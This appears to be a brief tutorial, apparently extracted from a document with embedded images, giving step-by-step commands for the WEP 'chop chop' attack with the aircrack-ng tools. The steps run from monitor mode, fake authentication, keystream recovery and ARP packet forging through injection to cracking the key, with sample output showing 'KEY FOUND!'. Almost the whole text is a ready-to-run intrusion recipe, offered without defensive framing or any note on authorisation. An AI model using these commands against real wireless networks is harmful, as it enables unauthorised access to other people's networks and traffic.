Chop Chop

```
sudo airmon-ng start wlan0
```

```
sudo airodump-ng wlan0
```


Select the bssid to use

```
sudo airodump-ng --bssid <bssid> -c <channel> -w fragmentation_attack wlan0
```

> -c : channel
> -w : file to write data
> wlan0 - interface in monitor mode

Fake Authenticate with the access point

```
sudo aireplay-ng --fakeauth 0 -a <bssid> -h <your_mac> wlan0
```



> -a : bssid of the access point
> -h : Your mac address. You can view it using: `macchanger --show`
> wlan0 : interface in monitor mode

```
sudo aireplay-ng --chopchop -b <bssid> -h <your_mac> wlan0
```

> -b : bssid of the access point
> -h : Your mac address. You can view it using: `macchanger --show`
> wlan0 : interface in monitor mode

```
root@kali:~# aireplay-ng --chopchop -b [BSSID] -h [Interface MAC] mon0
11:04:12  Waiting for beacon frame (BSSID: [BSSID]) on channel 2
Read 267 packets...
```

```
The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0824-110731.cap
Saving keystream in replay_dec-0824-110731.xor

Completed in 170s (0.28 bytes/s)

root@kali:~#
```

```
packetforge-ng -0 -a <bssid> -h <your_mac> -k 255.255.255.255 -l 255.255.255.255 -y <xor_file> -w <file_name_to_save>
```

-0 : Indicates you want a arp request packet generated
-a : bssid of the access point
-h : Your mac address. You can view it using: `macchanger --show`
wlan0 : interface in monitor mode
-y : Keystream we captured using chopchop attack (.xor)
-w : Packet we are gonna create

Now we need to inject those ARP packets.


```
aireplay-ng -2 -r <file_created_in_packetforge-ng>
```

```
#Data,

 1961
```

When the data reaches 10000 run this command on a new terminal

```
sudo aircrack-ng <capfile_generated_during_airmonng>
```


root@kali:~# aircrack-ng chopchop-test-01.cap
Opening chopchop-test-01.cap
Read 146135 packets.
BSSID ESSID Encryption
1 00:10:18:90:2D:EE test-ap WEP (23876 IVs)
Choosing first network as target.
Opening chopchop-test-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 24030 ivs.
KEY FOUND! [ ]
Decrypted correctly: 100%